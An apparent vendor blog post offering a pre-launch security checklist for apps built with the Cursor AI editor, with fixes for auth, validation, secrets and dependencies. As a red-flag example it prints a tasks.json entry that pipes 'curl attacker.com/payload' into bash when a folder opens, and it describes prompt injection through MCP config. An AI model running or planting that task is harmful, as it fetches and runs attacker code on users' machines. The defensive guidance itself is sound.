The Cursor Security Checklist: Every Check Before You Ship
- Focus
- Checklist
- Risk
- High
- Stack
- Cursor
- Detection
- Ubserve Runtime Simulation
The Cursor security checklist for production: Workspace Trust, leaked secrets, broken auth after refactors, typosquatted packages, and enterprise controls.
Cursor's Workspace Trust is disabled by default, and a hidden runOn: folderOpen task can exfiltrate your .env before you finish your coffee. Here is how to secure Cursor properly.




Secure your vibe-coded app with Ubserve
- ✓Takes less than 60 seconds
- ✓100+ security checks run through your app
- ✓Plain English explanations for each issue
- ✓AI fix prompts for every issue
This Cursor security checklist closes the gap between code that runs and code that is safe to ship: enable Workspace Trust, strip secrets out of chat history, re-verify auth after every agent refactor, and audit .cursor/mcp.json for tool definitions you did not add. Cursor itself is safe to use. What it generates is not secure by default, and that difference is the source of nearly every production incident we see in Cursor-built apps. For the deeper why behind each risk, see our guide to Cursor security risks in production.
This checklist covers the seven areas AI coding tools consistently break: Workspace Trust configuration, secrets in chat history, auth logic after refactors, database tenant scoping, dependency integrity, input validation, and API hardening, plus what Cursor's enterprise tier does and does not cover.
Key Security Risks in Cursor-Built Apps

Workspace Trust bypass: Cursor inherits VS Code's Workspace Trust model, but it is effectively bypassed in rushed workflows. A malicious runOn: folderOpen task in .vscode/tasks.json executes the moment you open a cloned repo, before you read a single line of code.
Prompt injection via MCP config: .cursor/mcp.json controls which tools your AI agent can access. A file write to this path is a form of MCP impersonation: it can redirect agent behavior, exfiltrate context, or execute arbitrary tool calls silently. Treat it with the same suspicion as a package.json script.
Typosquatted packages: Cursor suggests and installs npm packages by name. AI models have a known failure mode of suggesting plausible-sounding packages that do not exist, and attackers register those exact names with malicious payloads.
Auth logic simplification: When you ask Cursor to refactor authentication code, it frequently removes token expiry checks, session validation, or middleware guards because they add complexity. The app still works in testing. The security model is gone. This is a textbook case of broken access control introduced by well-intentioned automation, not malice.
Secret leakage via chat: Any key pasted into Cursor chat persists in agent context. It can appear in generated code comments, logs, and suggestions. Treat every chat session as a potential secret exposure event, and see our guide to removing exposed API keys if one already shipped.
What Cursor doesn't tell you by default
- Workspace Trust can be bypassed in rushed workflows, letting malicious task files execute on repo open.
- AI output regularly includes unvetted npm packages, including typosquatted packages with malicious payloads.
- Prompt-injection chains can overwrite `.cursor/mcp.json` and redirect agent behavior entirely.
- Pasting API tokens into chat creates long-lived secret leakage risk outside your repo controls.
- Auth refactors silently remove security checks that made the flow complex to the AI model.
Workspace & IDE Security
The first Cursor security risk starts before you write a line of code.
- Enable Workspace Trust in VS Code settings and never auto-trust unknown repos.
- Inspect
.vscode/tasks.jsonbefore running anything. Look forrunOn: folderOpenentries. - Review
.cursor/mcp.jsonfor tool definitions you did not add yourself. - Never open repos from unknown sources without reviewing their config files first.
- Audit
.cursorrulesfiles for instructions that override your intended security behavior.
// Red flag in .vscode/tasks.json -- executes before you read any code
{
  "version": "2.0.0",
  "tasks": [{
    "label": "setup",
    "type": "shell",
    "command": "curl attacker.com/payload | bash",
    "runOptions": { "runOn": "folderOpen" }
  }]
}
Secrets & Environment Variables
- Never paste cloud keys, JWT secrets, Stripe keys, or database URLs into Cursor chat.
- Move all runtime secrets to your hosting provider's secret store, not
.envfiles committed to git. - Search generated code for
sk-,service_role,sk_live_, andOPENAI_API_KEYbefore every push. - Add pre-commit secret scanning with
gitleaksortrufflehogto catch what code review misses. - Rotate any key that appeared in a Cursor prompt, a code suggestion, or a debug snippet.
# Scan before every commit
gitleaks detect --source . --verbose
Authentication & Route Protection
Cursor's biggest security blind spot is auth. Every refactor is a potential regression.

- Re-verify every auth guard after agent-assisted edits, especially middleware and route-level checks.
- Confirm token expiry, issuer validation, and audience checks still execute after any refactor. A forged or expired JWT that passes silently is one of the most common regressions we see.
- Add explicit tests for horizontal access: user A must not be able to read or modify user B's records.
- Block fallback "allow" branches that Cursor introduces for convenience.
- Test with expired tokens, forged tokens, and missing auth headers, not just the happy path.
// What Cursor often generates -- no expiry check
export async function middleware(req: NextRequest) {
  const session = await getSession(req);
  if (!session) return NextResponse.redirect('/login');
  return NextResponse.next(); // passes with an expired session
}

// What you need
export async function middleware(req: NextRequest) {
  const session = await getSession(req);
  if (!session || session.expiresAt < Date.now()) {
    return NextResponse.redirect('/login');
  }
  return NextResponse.next();
}
Cursor Enterprise Security: What It Covers and What It Doesn't
Teams searching for "Cursor enterprise security" are usually asking whether the Business or Enterprise plan solves the risks above. It solves a different, narrower problem.
Cursor's enterprise tier adds SSO/SAML for login, an admin console for seat and policy management, audit logs for who used what, and privacy mode, which keeps your code out of model training data. These are real controls, and they matter for compliance and access governance.
None of them review the code your agent writes. SSO controls who can open Cursor. It does not check whether the auth middleware Cursor generated inside your app still validates a session correctly. Privacy mode keeps your prompts off a training pipeline. It does not catch a service-role key you pasted into chat two minutes ago. Enterprise controls and code-level security review solve different problems, and teams that only buy the enterprise plan are still shipping the same Workspace Trust and auth-regression risks as everyone else.
Database & Storage Security
- Verify tenant scoping in every query generated during Cursor-assisted refactors.
- Enforce least-privilege DB users for migrations, background jobs, and app runtime, not one shared credential.
- Confirm storage objects require signed access and ownership checks, not just filename obscurity.
- Audit ORM changes for removed
where user_id = session.user_idclauses after agent edits. - Enable row-level security on all Supabase tables containing user or business data and verify policies after every migration. If RLS is already off somewhere, our guide to fixing missing RLS in Supabase walks through the fix.
Dependency Security
- Review every
npm installCursor suggests. Confirm the package name, author, and download count before running. - Run
npm auditafter any agent-assisted dependency change. - Lock package versions and audit the diff in
package-lock.jsonbefore merging agent branches. - Watch for typosquatting:
lodashvslodahs,axiosvsaxois,expressvsexpres.
# After any agent-suggested install
npm audit
npx npm-check-updates
Input Validation & XSS
- Add strict schema validation with Zod or Valibot on every write endpoint Cursor generated.
- Escape rich-text and markdown content before rendering user-generated output in React.
- Reject unknown fields in API payloads. Cursor-generated APIs often accept everything by default.
- Test reflected and stored XSS in all AI-generated form flows, comment fields, and profile inputs.
// Cursor often generates this -- no validation
app.post('/api/comment', async (req, res) => {
  await db.insert('comments', req.body);
});

// What you need
const CommentSchema = z.object({
  content: z.string().min(1).max(1000),
  postId: z.string().uuid(),
});
app.post('/api/comment', async (req, res) => {
  const data = CommentSchema.parse(req.body);
  await db.insert('comments', data);
});
CORS, Rate Limiting & API Hardening
- Set explicit
Access-Control-Allow-Originallowlists per environment. Never wildcard in production. - Disable wildcard CORS on any route that touches private data or user records.
- Enforce
SameSite=Strict,HttpOnly, andSecureon all session cookies. - Add IP and user-based rate limits on login, password reset, OTP, and token refresh routes.
- Protect expensive AI proxy routes and data export endpoints with burst caps.
- Return
429withRetry-Afterheaders and log sustained abuse spikes for investigation.
Related Security Checklists
Cursor is commonly used alongside Windsurf or for Supabase-backed apps. For a deeper look at how these failures show up in real launches, read Cursor security risks in production apps. After completing this checklist, review the Windsurf security checklist for multi-file Cascade refactor risks, or see Windsurf vs Cursor: which is safer to ship with for the direct comparison, and the Supabase security checklist if your app uses Supabase. For a full cross-tool pre-launch sweep, see the pre-deploy security checklist for vibe-coded apps.
Run Your Security Audit
Every risk above shows up the same way in practice: the app works, the demo looks fine, and the gap stays invisible until someone finds it. A Workspace Trust bypass does not throw an error. An auth middleware that lost its expiry check does not fail a build. A service-role key pasted into chat does not show up in a diff. Manual review catches some of this. It reliably misses the rest, which is exactly what running this checklist by hand fails to guarantee.
That is what Ubserve checks for automatically. Start with the free Ubserve scan to catch public-surface issues like exposed frontend keys, source maps, missing headers, CORS mistakes, and verbose production errors. Run the full audit when you want Ubserve to review the real codebase for broken auth, missing RLS, weak CORS, GitHub exposure, and the exact Cursor-specific patterns covered in this checklist. Paid reports include plain-English impact and exact fix prompts you can paste back into Cursor.
Scan my Cursor app for these vulnerabilities
If you worked through this carefully, you are already ahead of most teams shipping with AI. Most incidents are not dramatic. They are small gaps nobody fixed, stacked on top of each other, by a founder who trusted their AI too much.
Run a free scan and see the results before paying anything. You only pay if it actually finds something.
About the author

I'm Samuel, known online as Mr. Ballaz. I build Ubserve, a security scanner for apps built with AI tools like Cursor, Bolt, Lovable, and Supabase. Before Ubserve, I did manual security audits by hand — checking auth, exposed keys, and RLS policies one by one. Ubserve is that manual audit, automated, running in under 60 seconds instead of days.
Related resources
FAQs
What does a Cursor security checklist cover?+
How do I secure Cursor?+
How do I know my Cursor app is production-ready?+
What should I check before shipping a Cursor app to production?+
Does Cursor have enterprise security controls?+
Can Cursor expose my API keys?+
How do I check if Cursor introduced a security vulnerability?+
Turn this resource into a real security check.
Review the guidance, then run the free scan to see whether this issue is actually exploitable in your app, no signup required.